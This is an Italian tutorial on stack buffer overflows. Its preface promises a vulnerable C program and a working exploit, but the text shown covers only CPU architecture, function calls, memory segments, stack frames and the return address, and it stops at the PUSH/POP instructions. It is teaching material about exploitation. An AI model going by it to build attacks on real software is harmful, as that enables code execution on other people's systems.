BUFFER OVERFLOW

a cura di

Salvatore Fresta

09 Ottobbre 2010

Prefazione

Il buffer overflow è una delle più note e temute vulnerabilità che riguardano le applicazioni compilate poiché, se sfruttato correttamente, porta all'esecuzione di codice arbitrario con i privilegi dell'applicazione vulnerabile.

Soggette a questo tipo di vulnerabilità sono le applicazioni che non controllano la dimensione delle locazioni di memoria su cui verranno depositati i dati letti, finendo col sovrascrivere le aree di memoria ad esse adiacenti.

Le vulnerabilità di buffer overflow sono sostanzialmente due:

- **Stack Overflow**: buffer overflow che avviene nello Stack.
- **Heap Overflow** : buffer overflow che avviene nello Heap.

In questo documento verrà trattata la forma più comune di buffer overflow, ovvero quella basata sullo Stack.

Il testo non necessita di particolari conoscenze ed è rivolto a tutti coloro che, incuriositi da tale vulnerabilità, vogliono capirne il funzionamento e la tecnica di sfruttamento. Pertanto, oltre alla spiegazione tecnica, sarà presentato un esempio di codice vulnerabile e la stesura di un exploit per dimostrare l'esecuzione arbitraria di codice. Per quest'ultima parte sono richieste minime conoscenze del linguaggio C.

Per capire al meglio questo tipo vulnerabilità è consigliato leggere tutti i paragrafi successivi che illustreranno, oltre all'architettura di una CPU, la necessità della realizzazione di uno Stack, al fine di comprenderne a pieno il funzionamento.

Architettura di un computer

Un software non è altro che un'insieme di istruzioni macchina eseguite in sequenza, cioé una serie di compiti che la CPU è in grado di effettuare. Queste istruzioni sono immagazzinate in un apposito contenitore il cui nome è ormai molto famigliare: la **memoria**.

È possibile immaginare la memoria come un alto comodino, dove ogni cassetto, chiamato locazione o *cella*, contiene un'istruzione macchina o dati. Ogni cella è identificata univocamente mediante il proprio *indirizzo*, un valore numerico progressivo.

La CPU interagisce con il mondo elettronico a lei esterno (memoria ed interfacce) mediante una serie di linee parallele denominate **BUS**. Esse sono sostanzialemente tre:

- **Bus indirizzi**: sono dedicate all'indicazione della cella cui la CPU fa riferimento.
- **Bus dati**: dedicate al trasferimento di bit.
- **Bus controlli**: servono ad orchestrare le interazioni tra CPU e il resto del mondo elettronico.

L'interazione tra CPU e memoria in linea di massima è semplice: la CPU segnala alla memoria, mediante il bus indirizzi, a quale cella è interessata (specificando l'indirizzo) e, mediante il bus controlli, il tipo di operazione che intende svolgere (lettura dalla memoria o scrittura sulla memoria). Il contenuto da leggere o da scrivere viagga tramite il bus dati.

La CPU in sintesi è composta dai seguenti elementi:

- **Registri GPR**: sono dei registri di uso comune (General Purpose) che il progettista della CPU ha realizzato appositamente per i programmatori. I registri non sono altro che delle piccole celle di memoria interne alla CPU stessa.

- **ALU**: effettua le operazioni aritmetiche (somma, sottrazione ecc..) e logiche (and, not, or ecc..).

- **Control Unit**: acquisisce e decodifica le istruzioni macchina prelevate di volta in volta dalla memoria e controlla il funzionamento di tutti gli elementi della CPU e del resto del computer.


Oltre ai registri GPR sono presenti altri registri che non vengono messi a disposizione del programmatore (quindi non sono modificabili dai programmi) ma che vengono utilizzati per leggere e scrivere dalla memoria. Questi registri sono i seguenti:

- **Instruction Pointer**: registro che contiene l'indirizzo della cella di memoria dalla quale si andrà a prelevare la prossima istruzione macchina da eseguire. A volte questo registro è chiamato anche *Program Counter* poiché funziona effettivamente come un contatore. Ogni volta che viene letta una cella di memoria, al suo contenuto viene sommato il valore 1 per leggere la cella di memoria successiva.

- **Instruction Register**: registro che contiene l'istruzione in corso di esecuzione.

- **Memory Address Register**: registro che consente alla CPU di mettere sul bus indirizzi l'indirizzo della cella di memoria dalla quale intende leggere o scrivere.

- **Memory Data Register**: registro che consente il trasferimento di un dato dalla CPU al bus dati durante un'operazione di scrittura e dal bus dati alla CPU mediante un'operazione di lettura.




Dalla figura soprastante, che rappresenta in modo abbastanza semplice l'architettura interna di una CPU, è possibile notare un registro di nome **Condition Codes**. Questo registro contiene informazioni sull'esito dell'ultima elaborazione, ad esempio un risultato negativo, positivo o nullo dopo un'operazione di somma algebrica. Essendo l'ALU l'unico componente capace di svolgere operazioni aritmetiche/logiche, non è un registro programmabile.

Ogni istruzione è presente in memoria in formato binario (**linguaggio macchina**) ed è caratterizzata da:

- un codice operativo (**opcode**) che indica di quale istruzione si tratta.
- operandi (**operands**) che costituiscono i dati necessari per eseguire l'istruzione.

Quando precedentemente si è detto che la control unit esegue una funzione di decodifica, questa non consiste altro che nell'individuare tramite l'opcode di che istruzione si tratta e successivamente farla eseguire. I passi che la CPU compie miliardi di volte al secondo sono tre:

- **Fetch**: in questa fase la CPU legge l'istruzione da eseguire dalla memoria mediante l'indirizzo riportato nel registro Instruction Pointer ed incrementa di 1 quest'ultimo.
- **Decode**: decodifica l'istruzione mediante l'opcode.
- **Execute**: esegue l'istruzione.



Quindi una CPU da 2.4 GHz compie per 2.4 miliardi di volte al secondo le precedenti tre fasi.

Esistono diversi tipi di istruzioni, a seconda del compito da svolgere che viene richiesto alla CPU. Possono essere catalogati in 3 gruppi principali:

- **Istruzioni operative**: richiedono alla CPU di svolgere elaborazioni sui dati, utilizzando l'ALU (ad esempio somme, sottrazioni, moltiplicazioni, operazioni logiche ecc...).

- **Istruzioni di trasferimento**: servono a prelevare dati dalla memoria o dalle interfacce I/O o a scrivere dati sulla memoria o sulle interfacce I/O.

- **Istruzioni di controllo**: servono a far *variare* la normale esecuzione in sequenza delle istruzioni macchina (sono le istruzioni più importanti riguardo il tema trattato da questo documento) che in gergo vengono chiamate **istruzioni di salto** condizionato e incondizionato.

Siccome l'esecuzione in sequenza delle istruzioni macchina è regolata dal registro Instruction Pointer, è normale intuire come le istruzioni di salto ne variano in qualche modo il contenuto.


È molto probabile che, durante la stesura di un programma, un compito si ripeta più volte. Questo comporta quindi la ripetizione di parti di codice già scritte. Di solito non è consigliato ripetere lo stesso codice in ciascun punto poiché se si decidesse di apportare delle modifiche, bisognerebbe essere sicuri di effettuarle in tutti i punti del programma in cui esso compare, ed è quindi molto semplice commettere errori dovuti a distrazione.

Da quì nasce la necessità di realizzare sottoprogrammi, le cosiddette **funzioni**, che oltre a fare risparmiare tempo, facilitano la comprensione della struttura di un software lungo e complesso, la correzione e la segmentazione logica del problema complessivo.

Una funzione non è altro che la porzione di codice comunemente utilizzata, inserita in un unico punto e poi *richiamata*, mediante le istruzioni di salto, in tutti i punti del programma in cui il compito che essa svolge è richiesto.

Le modalità precise secondo le quali una funzione viene effettivamente richiamata dipendono dal linguaggio di programmazione e dall'architettura della macchina su cui viene eseguita. In sintesi quello che deve avvenire è che arrivati ad un punto di chiamata, si sospende l'andamento sequenziale del programma principale e si salta al punto di inizio della funzione. Quando questa termina la sua esecuzione, si riprende l'andamento dal punto in cui è stato sospeso.

La seguente immagine dovrebbe chiarire le idee.



Durante l'esecuzione in sequenza delle istruzioni macchina del programma principale, si incontra un'istruzione di chiamata a funzione (un'istruzione di salto). Com'è possibile notare dalla figura, si sospende il normale andamento sequenziale e si *salta* alla prima istruzione della funzione. Quando viene eseguito l'intero set di istruzioni della funzione, si giunge al punto di ritorno, ovvero l'ultima istruzione della funzione. A questo punto si salta nuovamente all'istruzione successiva al punto di chiamata e si riprende la normale esecuzione sequenziale.

I numeri a lato di ogni cella di memoria rappresentano l'indirizzo di memoria in formato esadecimale. Da notare che l'indirizzo delle celle è sempre progressivo. Ovviamente, essendo la funzione scritta una volta sola, si trova da tutt'altra parte nella memoria (indirizzo di memoria totalmente diverso da quello del programma principale) ed eseguita quando richiesta.

Analizziamo il procedimento nel dettaglio: esattamente prima dell'istruzione di salto, il valore corrente dell'Instruction Pointer è *0x14530101*. Dopo l'esecuzione dell'istruzione in corso (fase di Execute) viene eseguita nuovamente la fase di Fetch che, dopo la lettura, incrementerà il valore dell'Instruction Pointer a *0x14530102*. Durante la fase di decodifica dell'istruzione letta si scopre però che si tratta di un'istruzione di salto alla funzione la cui prima istruzione si trova all'indirizzo *0x12345678*. Durante la fase di esecuzione viene salvato il contenuto dell'Instruction Pointer in un luogo convenzionale ed il suo valore attuale sostituito con quello dell'indirizzo specificato dall'istruzione di salto (ovvero *0x12345678)*. A questo punto durante la nuova fase di Fetch viene letto il contenuto della cella 0x12345678 e così via fino all'ultima istruzione (punto di ritorno, *0x1234567A*) che si occuperà di riprendere il valore dell'Instruction Pointer salvato e risettarlo. Dopo questa operazione, la nuova fase di Fetch andrà a leggere il contenuto della cella *0x14530102* riprendendo la normale esecuzione sequenziale esattamente dopo il punto di chiamata alla funzione.

#	ISTRUZIONE	INDIRIZZO DI MEMORIA	INSTRUCTION POINTER	LUOGO CONVENZIONALE
1	Istruzione n° programma principale	*0x14530100*	*0x14530101*	
2	**Istruzione di salto a *0x12345678* (punto di chiamata)**	*0x14530101*	***0x14530102***	
		0x14530101	***0x12345678***	***0x14530102***
3	1° Istruzione della funzione	*0x12345678*	*0x12345679*	*0x14530102*
4	2° Istruzione della funzione	*0x12345679*	*0x1234567A*	*0x14530102*
5	**Ultima istruzione della funzione (punto di ritorno)**	*0x1234567A*	***0x1234567B***	***0x14530102***
		0x1234567A	***0x14530102***	
6	Istruzione dopo il punto di chiamata del programma principale	*0x14530102*	*0x14530103*	


Tabella riassuntiva dell'esecuzione di una funzione.

A questo punto dovrebbe essere chiaro che **le istruzioni eseguite dalla CPU si trovano nelle celle di memoria specificate dal registro Instruction Pointer**.

Non resta che dare un nome al *luogo convenzionale* citato. Diverse sono state le idee espresse in passato riguardo al luogo che avrebbe ospitato il vecchio valore del registro Instruction Pointer. Inizialmente si pensò di dedicare a questo scopo uno dei registri GRP ma sorse subito un problema: dove salvare il valore del registro Instruction Pointer se una funzione richiama un'altra funzione o se stessa (ricorsione)? Se utilizzassimo il medesimo registro GPR, il valore di volta in volta verrebbe sovrascritto con quello nuovo, con la conseguenza che la funzione continuerebbe a ritornare a se stessa e mai al programma principale.

Era chiaro che dedicare una specifica area di memoria o uno specifico registro non era la soluzione adatta al problema. Serviva qualcosa di dinamico. La risposta arrivò nel 1955 dall'esperto tedesco *Friedrich L. Bauer* sotto il nome di **Stack**.

Prima di proseguire però è necessario sapere che la memoria è suddivisa in segmenti logici (ovvero non fisici).



Le seguenti sono delle definizioni in linea di massima dei suddetti segmenti:

- **Code Segment**: chiamato anche *text segmen*t, contiene tutte le istruzioni macchina da eseguire. Questa è l'area di memoria dedicata alla fase di Fetch.

- **Data Segment**: contiene tutti i dati globali e statici inizializzati con valori diversi da zero.

- **BSS Segment**: BSS sta per *Block Started by Symbol* e contiene tutti i dati non inizializzati o inizializzati con valori uguali a zero.

- **Heap**: quest'area è dedicata all'allocazione dinamica di memoria e cresce da indirizzi bassi ad indirizzi alti (ordine crescente).

- **Stack**: quest'area, come vedremo, è dedicata alle chiamate a funzioni ed all'allocazione delle variabili locali. Cresce da indirizzi alti ad indirizzi bassi (ordine decrescente).

Che vuol dire che l'Heap cresce da indirizzi bassi ad indirizzi alti? Significa che ogni cella di memoria occupata dall'ultimo dato aggiunto avrà un'indirizzo di memoria di valore maggiore rispetto alla cella precedente, mentre per quanto riguarda lo Stack, ogni cella di memoria occupata dall'ultimo dato aggiunto avrà un'indirizzo di memoria minore rispetto a quella precedente, ovvero cresce esattamente al contrario, in modo decrescente, e capiremo il motivo di questa implementazione nel paragrafo successivo.

Quindi Stack ed Heap sono delle aree di memoria di per se dinamiche il cui contenuto cresce e diminuisce a seconda degli eventi.

Lo Stack

Lo Stack (dall'inglese *pila*) è un'area di memoria avente un'indirizzo di origine fisso ed una dimensione variabile. Presenta una struttura **LIFO** (*Last Input – First Output*) dove l'ultimo elemento inserito è anche il primo ad essere estratto, come esattamente in una pila di piatti.

Viene utilizzato principalmente per immagazzinare informazioni sulle funzioni attive nel sistema ma nulla vieta al programmatore di utilizzarlo per altri scopi. Queste informazioni sono sicuramente il valore corrente del registro Instruction Pointer quando si incontra un'istruzione di salto a funzione, le variabili locali di una funzione, gli eventuali parametri di ingresso ed eventualmente i valori di alcuni registri che saranno in seguito modificati dalla funzione chiamata, in modo da porterli ripristinare a lavoro compiuto.

Sullo Stack è possibile eseguire solamente due operazioni:

1. **Push**: inserimento di un elemento in cima allo Stack.

2. **Pop**: estrazione dell'ultimo elemento dalla cima dello Stack.

In seguito altre istruzioni saranno utilizzate per la gestione dello Stack ma queste, in fondo, non sono altro che combinazioni di push e pop.

Per scorrere i dati all'interno dello Stack senza alterarlo viene utilizzato un registro di nome **Base Pointer**. Questo registro contiene l'indirizzo di memoria della cella dello Stack a cui si vuole fare riferimento. Poi esiste anche un altro registro di nome **Stack Pointer** il cui compito è puntare sempre all'ultimo elemento inserito nello Stack. Ovviamente quando lo Stack è vuoto, esso punterà all'origine.

Ogni qual volta la Control Unit decodifica un'istruzione di salto a funzione, sullo Stack viene riservata un'area di memoria la cui dimensione dipende dalle caratteristiche della funzione richiamata. Tale area di memoria prende il nome di **frame**. Di un frame faranno parte tutte le informazioni citate precedentemente.

Ogni frame ha ovviamente un punto di inzio ed uno di fine. In questo caso, il registro Base Pointer, oltre che a scorrere i dati, viene utilizzato come riferimento al punto di inizio mentre, grazie alle caratteristiche dello Stack, il punto di fine frame sarà sempre puntato dal registro Stack Pointer.

Di frame nello Stack ve ne sono tanti se si pensa a tutti i software eseguiti all'interno di un sistema. Ogni volta che una funzione termina la propria esecuzione occorre “eliminare” il frame per essa realizzato e ricostruire quello precedente. Ma per ricostruire il frame precedente


occorre conoscere il suo punto di inizio e quindi dove puntava inizialmente il Base Pointer. Per questo motivo, tra le informazioni da immagazzinare in ogni nuovo frame durante una chiamata a funzione vi è anche il valore corrente del registro Base Pointer.

Quindi, prima di eseguire un salto a funzione, la CPU da inizio alla creazione del frame inserendo nello Stack il valore corrente del registro Instruction Pointer e il valore corrente del registro Base Pointer. A questo punto assegna al registro Base Pointer il suo nuovo valore (che coincide con quello dell'attuale Stack Pointer) ed alloca nel frame, mediante una sottrazione al valore corrente del registro Stack Pointer, tante celle di memoria fino a raggiungere la dimensione richiesta per le variabili locali della funzione. Questa operazione prende il nome di **prologo di funzione**. In via del tutto opzionale è possibile aggiungere al frame anche i valori di alcuni registri utilizzati dalla funzione per ripristinarli in seguito al punto di ritorno.

Quando si arriva al punto di ritorno, vengono estratti dallo Stack in modo inverso (struttura LIFO) tutti i dati precedentemente inseriti, quindi gli eventuali valori dei registri, vengono deallocate le celle di memoria messe a disposizione per le variabili locali della funzione sommando un opportuno valore al registro Stack Pointer, viene estratto il valore salvato del Base Pointer e riassegnato al registro ed infine viene estratto il valore del registro Instruction Pointer e riassegnato in modo da riprendere l'esecuzione dal punto successivo a quello di chiamata, come già noto. Questa operazione prende il nome di **epilogo di funzione**.

L'ultimo frame inserito nello Stack corrisponde esattamente all'ultima funzione chiamata. Questo è il vantaggio di una struttura a pila, che aiuta anche a mantenere l'ordine di annidamento delle chiamate a funzioni.

I valori dei parametri di ingresso non vengono inseriti nel nuovo frame poiché tali valori sono conosciuti dalla funzione o dal programma che effettua la chiamata. Quindi questi valori risiedono nel frame precedente, esattamente prima del valore del registro Instruction Pointer.



La figura precedente rappresenta un frame completo (la parte azzurra) e la parte finale del frame esattamente precedente (la parte rossa). Analizziamo ogni valore del frame:

- **RET**: o **Return Address**, è il valore del registro Instruction Pointer prima della chiamata a funzione.

- **SFP**: o **Saved Frame Pointer**, è il valore del registro Base Pointer prima della chiamata a funzione.

- **Locale 1 e 2**: sono due celle di memoria allocate per le variabili locali della funzione.

- **ESI ed EDI**: sono i valori dei registri ESI ed EDI prima della chiamata a funzione (sono registri presenti nei microprocessori INTEL).

In un microprocessore INTEL, il registro Base Pointer viene denominato **EBP** (Extended Base Pointer), il registro Stack Pointer viene denominato **ESP** (Extended Stack Pointer) mentre il registro Instruction Pointer viene chiamato **EIP** (Extended Instruction Pointer).

La figura fa riferimento ad un microprocessore INTEL a 32 bit dove ogni cella di memoria può contenere al massimo 4 byte di informazione. Anche gli indirizzi memoria sono a 32 bit.

Per accedere alle variabili locali ed ai parametri si fa riferimento al registro Base Pointer, infatti nella figura la prima cella dedicata ad una variabile locale risiede esattamente 4 byte prima del valore corrente del Base Pointer mentre il primo parametro risiede esattamente 8 byte dopo (dopo 2 celle di memoria, la propria e quella del RET).


Ricordiamoci che lo Stack cresce dagli indirizzi alti verso gli indirizzi bassi, quindi tutto ciò che sta sta prima in realtà è stato aggiunto dopo. Quindi quando si sottrae un valore al registro Stack Pointer, si alloca spazio sullo Stack, quando vi si somma un valore, si dealloca spazio.

Esempio: sappiamo che ESP punta sempre alla cima dello Stack e che oltre esso vi è solo spazio disponibile per ulteriori dati o frame. Se si vuole allocare spazio per 8 byte, ovvero 2 celle di memoria in un sistema a 32 bit, bisogna sottrarre ad ESP il valore 8. In questo modo ESP si sposta verso indirizzi bassi per 2 celle di memoria e quindi nello Stack avviene un'allocazione. Se si vuole deallocare lo stesso spazio, si somma ed ESP il valore 8, con la conseguenza che ESP si sposta verso gli indirizzi alti di 2 celle di memoria.


Ogni valore allocato è un multiplo di 4 in sistemi a 32 bit poiché non è possibile decidere di allocare solo una fetta di cella di memoria, quindi se ad esempio i dati delle variabili locali occuperanno solo 10 byte, occorre allocare ugualmente 12 byte di memoria.

Le operazioni di push e pop constitono in fondo rispettivamente in sottrazioni e somme di valori ad ESP con il trasferimento di dati da e verso la CPU. Per chiarire meglio vediamo come avviene l'inserimento e l'estrazione di un dato nello Stack tramite rappresentazioni grafiche. Il


dato che sarà inserito nello Stack in questo esempio sarà il valore corrente del registro Instruction Pointer, che in un sistema a 32 bit presenta ovviamente una dimensione di 4 byte (ovviamente poiché deve contenere al suo interno un indirizzo di memoria di 32 bit, equivalenti a 4 byte).




Stato attuale dello Stack.




Allocazione (ESP = [ESP] – 4)



Trasferimento di EIP in ESP



Trasferimento di ESP in EIP



Deallocazione (ESP = [ESP] + 4)

Ora dovrebbe essere chiaro che l'allocazione e la deallocazione di celle nello Stack avviene per mezzo di ESP.

Istruzioni assembly attinenti

Ogni istruzione macchina è presente in memoria in formato binario. Per ovvie ragioni, al programmatore vengono forniti mezzi per la realizzazione di software senza che egli debba ricordare le combinazioni binarie appartenenti ad ogni istruzione. Tutti i linguaggi di basso livello degni di questo nome, come l'assembly INTEL x86, identificano le singole istruzioni macchina mediante l'utilizzo di *codice mnemonico* univoco ad ogni *opcode.*

I codici mnemonici delle istruzioni assembly INTEL x86 utilizzate nell'ambito delle operazioni con lo Stack sono:

- **PUSH**: inserisce un elemento nello Stack.
- **POP**: estrae un elemento dallo Stack.
